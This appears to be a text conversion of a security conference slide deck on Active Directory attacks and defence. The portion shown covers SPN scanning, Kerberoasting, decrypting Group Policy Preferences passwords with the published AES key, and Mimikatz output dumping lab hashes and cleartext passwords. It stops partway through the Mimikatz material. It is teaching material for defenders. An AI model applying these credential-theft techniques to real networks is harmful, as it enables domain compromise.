

Red vs. Blue:

Modern Active Directory Attacks, Detection, & Protection



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About



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Surface Web

Agenda

- ❖ Deep Web
- ❖ Evil Code
- ❖ Cyber, Cyber, and more CYBER!



Agenda

- ❖ Introduction
- ❖ Red Team
 - ❖ Recon
 - ❖ Breach
 - ❖ Escalate - Getting DA in AD
 - ❖ Persist - Forging Kerberos Tickets
- ❖ Blue Team
 - ❖ Detecting Forged Kerberos Tickets
 - ❖ Active Directory Attack Mitigation



Paradigm Shift: ASSUME BREACH

- ❖ According to Mandiant M-Trends 2015 report
 - ❖ Intrusion average detection time:
 - ❖ 2013: 229 days
 - ❖ 2014: 205 days (> 6 months!)
 - ❖ Longest Presence: 2,982 days (>8 years!)
 - ❖ **69% of organizations learned of the breach from outside entity**


Perimeter Defenses Are Easily Bypassed




Assume Breach Means: Layered Defense



Kerberos TGT Ticket



Kerberos Overview



Kerberos Key Points

- ❖ NTLM password hash for Kerberos RC4 encryption.
- ❖ Logon Ticket (TGT) provides user auth to DC.
- ❖ Kerberos policy only checked when TGT is created.
- ❖ DC validates user account only when TGT > 20 mins.
- ❖ Service Ticket (TGS) PAC validation is optional & rare.
 - ❖ Server LSASS sends PAC Validation request to DC's netlogon service (NRPC)
 - ❖ If it runs as a service, PAC validation is optional (disabled)
 - ❖ If a service runs as System, it performs server signature verification on the PAC (computer account long-term key).

Red Team (Offense)



Attacker Goals

- ◆ Data Access & Exfiltration
 - ◆ Email
 - ◆ Shares
 - ◆ SharePoint
- ◆ Persistence
 - ◆ AutoRun
 - ◆ WMI
 - ◆ “Sticky Keys”
 - ◆ PowerShell



PowerShell Overview

- ✦ Dave Kennedy: “Bash for Windows”
- ✦ Available by default in supported Windows versions
 - ✦ v2: Win 7 / Win 2k8R2
 - ✦ v3: Win 8 / Win 2012
 - ✦ v4: Win 8.1 / Win 2012R2
- ✦ Provides access to WMI & COM
- ✦ Leverages .Net Framework
- ✦ Microsoft binary = whitelisted
- ✦ Download & run code in memory
- ✦ **Get-AllTheThings!**



Offensive PowerShell

✦ PowerSploit

- ✦ **Invoke-Mimikatz** (updated 2/16/2015)

- ✦ Invoke-TokenManipulation

- ✦ Invoke-Shellcode

- ✦ **Get-GPPPassword**

- ✦ Persistence

✦ PowerView

- ✦ Hunting Sys Admins



“SPN Scanning”: Service Discovery

✦ SQL servers, instances, ports, etc.

✦ *MSSQLSvc/adsmsSQLAP01.adsecurity.org:1433*

✦ Exchange

✦ *exchangeMDB/adsmsEXCAS01.adsecurity.org*

✦ RDP

✦ *TERMSERV/adsmsEXCAS01.adsecurity.org*

✦ WSMAN/WinRM/PS Remoting

✦ *WSMAN/adsmsEXCAS01.adsecurity.org*

✦ Hyper-V Host

✦ *Microsoft Virtual Console Service/adsmsHV01.adsecurity.org*

✦ VMWare VCenter

✦ *STS/adsmsVC01.adsecurity.org*

SPN Scanning for MS SQL Servers with Discover-PSMSSQLServers

```
Domain           : lab.adsecurity.org
ServerName       : adsmssql02.lab.adsecurity.org
Port             : 9834
Instance         :
ServiceAccountDN : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem  : {Windows Server 2008 R2 Datacenter}
OSServicePack    : {Service Pack 1}
LastBootup      : 3/8/2015 1:07:25 AM
OSVersion        : {6.1 (7601)}
Description      : {Production SQL Server}
SrvAcctUserID    : svc-adsSQLSA
SrvAcctDescription : SQL Server Service Account
```

```
Domain           : lab.adsecurity.org
ServerName       : adsmssql04.lab.adsecurity.org
Port             : 1434
Instance         :
ServiceAccountDN : {CN=svc-adsSQLSA,OU=TestServiceAccounts,DC=lab,DC=adsecurity,DC=org}
OperatingSystem  : {Windows Server 2012 Datacenter}
OSServicePack    :
LastBootup      : 3/8/2015 1:10:57 AM
OSVersion        : {6.2 (9200)}
Description      : {Production SQL Server}
SrvAcctUserID    :
SrvAcctDescription : SQL Server Service Account
```

Getting Domain Admin in Active Directory

- ✦ Poor Service Account Passwords
- ✦ Passwords in SYSVOL
- ✦ Credential Theft
- ✦ Misconfiguration / Incorrect Perms
- ✦ Exploit Vulnerability



Admins Bypass Password Policy

svc-SQLReporting Properties

User logon name: svc-SQLReporting@lab.adse...

User logon name (pre-Windows 2000): ADSECLAB\svc-SQLReporting

Unlock account

Account options:

- User must change password at next logon
- User cannot change password
- Password never expires
- Store password using reversible encryption

Account expires:

Never

End of: Wednesday, March 04, 2015

Buttons: OK, Cancel, Apply, Help

```
PS AD:\dc=lab,dc=adsecurity,dc=org> get-aduser svc-SQLReporting
```

DistinguishedName : CN=svc-SQLReporting,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
Enabled : True
GivenName :
Name : svc-SQLReporting
ObjectClass : user
ObjectGUID : d85ccfa7-bec2-43a8-bf3e-c0e1c1c1c1c1
PasswordLastSet : 1/3/2015 1:43:11 PM
SamAccountName : svc-SQLReporting
SID : S-1-5-21-1473643419-77495...
Surname :
UserPrincipalName : svc-SQLReporting@lab.adsecurity.org

```
PS AD:\dc=lab,dc=adsecurity,dc=org> get-aduser svc-SQLReporting
```

DistinguishedName : CN=svc-SQLReporting,OU=Service Accounts,DC=lab,DC=adsecurity,DC=org
Enabled : True
GivenName :
Name : svc-SQLReporting
ObjectClass : user
ObjectGUID : d85ccfa7-bec2-43a8-bf3e-c0e1c1c1c1c1
PasswordLastSet : 2/2/2015 9:26:55 PM
SamAccountName : svc-SQLReporting
SID : S-1-5-21-1473643419-77495...
Surname :
UserPrincipalName : svc-SQLReporting@lab.adsecurity.org

Detecting Password Policy Bypass

```
PS C:\Windows\system32> repadmin /showobjmeta adsd02.lab.adsecurity.org "CN=svc-SQLReporting,OU=ServiceAccounts,DC=adsecurity,DC=org"
```

27 entries.

Loc.USN	Originating DSA	Org.USN	Org.Time/Date	User	Attribute
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	objectClass
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	cn
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	instanceType
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	whenCreated
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	displayName
193810	Default-First-Site-Name\ADSDC01	114302	2015-01-04 20:19:28	3	nTSecurityDescriptor
115541	Default-First-Site-Name\ADSDC02	115541	2014-12-28 19:17:25	1	name
330653	Default-First-Site-Name\ADSDC02	330653	2015-02-02 21:27:19	6	userAccountControl
115542	Default-First-Site-Name\ADSDC02	115542	2014-12-28 19:17:25	1	codePage
115542	Default-First-Site-Name\ADSDC02	115542	2014-12-28 19:17:25	1	countryCode
177271	Default-First-Site-Name\ADSDC02	177271	2015-01-03 13:43:11	4	DBCSPwd
115542	Default-First-Site-Name\ADSDC02	115542	2014-12-28 19:17:25	1	logonHours
177271	Default-First-Site-Name\ADSDC02	177271	2015-01-03 13:43:11	4	unicodePwd
177271	Default-First-Site-Name\ADSDC02	177271	2015-01-03 13:43:11	4	unicodePwd
330652	Default-First-Site-Name\ADSDC02	330652	2015-02-02 21:26:55	6	pwdLastSet
115542	Default-First-Site-Name\ADSDC02	115542	2014-12-28 19:17:25	1	objectID

AccountID	Domain	PasswordLastSet	PasswordLastChanged	PasswordChanged
svc-SQLReporting	lab.adsecurity.org	2/2/2015 9:26:55 PM	1/3/2015 1:43:00 PM	False

SPN Scanning for Service Accounts with Find-PSServiceAccounts

```
Domain           : lab.adsecurity.org
UserID           : krbtgt
Description      : Key Distribution Center Service Account
SPNServers       :
SPNTypes        : {kadmin}
ServicePrincipalNames : {kadmin/changepw}
PasswordLastSet  : 03/18/2015 03:48:31
LastLogon       : 01/01/1601 00:00:00
```


```
Domain           : lab.adsecurity.org
UserID           : svc-SQLAgent01
PasswordLastSet  : 01/03/2015 18:42:01
LastLogon       : 12/29/2014 00:18:02
Description      :
SPNServers       : {ADSAPPSQL01.lab.adsecurity.org, ADSAPPSQL02.lab.adsecurity.org, ADSAPPSQL03.lab.adsecurity.org}
SPNTypes        : {MSSQLSvc}
ServicePrincipalNames : {MSSQLSvc/ADSAPPSQL01.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL02.lab.adsecurity.org:1433, MSSQLSvc/ADSAPPSQL03.lab.adsecurity.org:1433}
```

SPN Directory:

http://adsecurity.org/?page_id=183

Cracking Service Account Passwords (Kerberoast)

- ✦ Request/Save TGS service tickets & crack offline.
 - ✦ “Kerberoast” python-based TGS password cracker
 - ✦ No elevated rights required!
 - ✦ No traffic sent to target!



Reference: *Tim Medin "Attacking Microsoft Kerberos: Kicking the Guard Dog of Hades"*
<https://www.youtube.com/watch?v=PUyhIN-E5MU>

Group Policy Preferences (GPP)

- ✦ Authenticated Users have read access to SYSVOL
- ✦ Configuration data xml stored in SYSVOL
- ✦ Password is AES-256 encrypted (& base64)
- ✦ Credential Use Cases:
 - ✦ Map drives
 - ✦ Create Local Users
 - ✦ Data Sources
 - ✦ Create/Update Services
 - ✦ Scheduled Tasks
 - ✦ **Change local Administrator passwords**

Exploiting Group Policy Preferences

★ The private key is publicly available on MSDN

- 2.2.1.1 Preferences Policy File Format

- 2.2.1.1.1 Common XML Schema

- 2.2.1.1.2 Outer and Inner Element Names and CLSIDs

- 2.2.1.1.3 Common XML Attributes

- 2.2.1.1.4 Password Encryption**

- 2.2.1.1.5 Expanding Environment Variables

2.2.1.1.4 Password Encryption

All passwords are encrypted using a derived Advanced Encryption Standard (AES) key.<3>

The 32-byte AES key is as follows:

```
4e 99 06 e8 fc b6 6c c9 fa f4 93 10 62 0f fe e8  
f4 96 e8 06 cc 05 79 90 20 9b 09 a4 33 b6 6c 1b
```

Exploiting Group Policy Preferences



\\<DOMAIN>\SYSVOL\<DOMAIN>\Policies\

```
<?xml version="1.0" encoding="utf-8" ?>
- <Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
- <User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="Administrator (built-in)" image="2" changed="2015-02-18 01:53:01" uid="{D5FE7352-81E1-42A2-B7DA-118402BE4C33}">
  <Properties action="U" newName="ADSAdmin" fullName="" description=""
  cpassword="RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5PSAxXMDstchJt3bL0Uie0BaZ/7rdQjugTonF3ZWAKa1iRvd4JGQ"
  changeLogon="0" noChange="0" neverExpires="0" acctDisabled="0" subAuthority="RID_ADMIN" userName="Administrator
  (built-in)" expires="2015-02-17" />
</User>
</Groups>
```

```
PS C:\temp> Get-DecryptedCpassword 'RI133B2Wl2CiI0Cau1DtrtTe3wdFwzCiWB5P
#Super@Secure&Password$2015?
```


The GPP Credential Vulnerability Fix?

- ✦ Vulnerability in GPP could allow elevation of privilege (May 13, 2014)
- ✦ MS14-025 (KB2962486)
- ✦ Install on all systems with RSAT
- ✦ *Passwords are not removed from SYSVOL*



Mimikatz: The Credential Multi-tool

- ✦ Dump credentials
 - ✦ Windows protected memory (LSASS). *
 - ✦ Active Directory Domain Controller database . *
- ✦ Dump Kerberos tickets
 - ✦ for all users. *
 - ✦ for current user.
- ✦ Credential Injection
 - ✦ Password hash (pass-the-hash)
 - ✦ Kerberos ticket (pass-the-ticket)
- ✦ Generate Silver and/or Golden tickets (depending on password hash available).

Dump Credentials with Mimikatz

```
mimikatz(commandline) # sekurlsa::logonpasswords  
Authentication Id : 0 ; 5088494 (00000000:004da4ee)  
Session : Interactive from 2  
User Name : hansolo  
Domain : ADSECLAB  
SID : S-1-5-21-1473643419-774954089-222232912
```

```
msv :
```

```
***** Primary  
* Username : HanSolo  
* Domain : ADSECLAB  
* LM : 6ce8de51bc4919e01987a75d0bbd375a  
* NTLM : 269c0c63a623b2e062dfd861c9b82818  
* SHA1 : 660dd1fe6bb94f321fbbd58bfc19a4189228b
```

```
tspkg :
```

```
* Username : HanSolo  
* Domain : ADSECLAB  
* Password : Falcon99!
```

```
wdigest :
```

```
* Username : HanSolo  
* Domain : ADSECLAB  
* Password : Falcon99!
```

```
kerberos :
```

```
* Username : HanSolo  
* Domain : LAB.ADSECURITY.ORG  
* Password : Falcon99!
```

```
ssp :
```

```
credman :
```

```
Authentication Id : 0 ; 2858340 (00000000:002b9d64)  
Session : Service from 0  
User Name : svc-SQLDBEngine01  
Domain : ADSECLAB  
SID : S-1-5-21-1473643419-774954089-222232
```

```
msv :
```

```
***** Primary  
* Username : svc-SQLDBEngine01  
* Domain : ADSECLAB  
* NTLM : d0abfc0cb689f4cdc8959a1411499096  
* SHA1 : 467f0516e6155eed60668827b0a4dab5ee
```

```
tspkg :
```

```
* Username : svc-SQLDBEngine01  
* Domain : ADSECLAB  
* Password : ThisIsAGoodPassword99!
```

```
wdigest :
```

```
* Username : svc-SQLDBEngine01  
* Domain : ADSECLAB  
* Password : ThisIsAGoodPassword99!
```

```
kerberos :
```

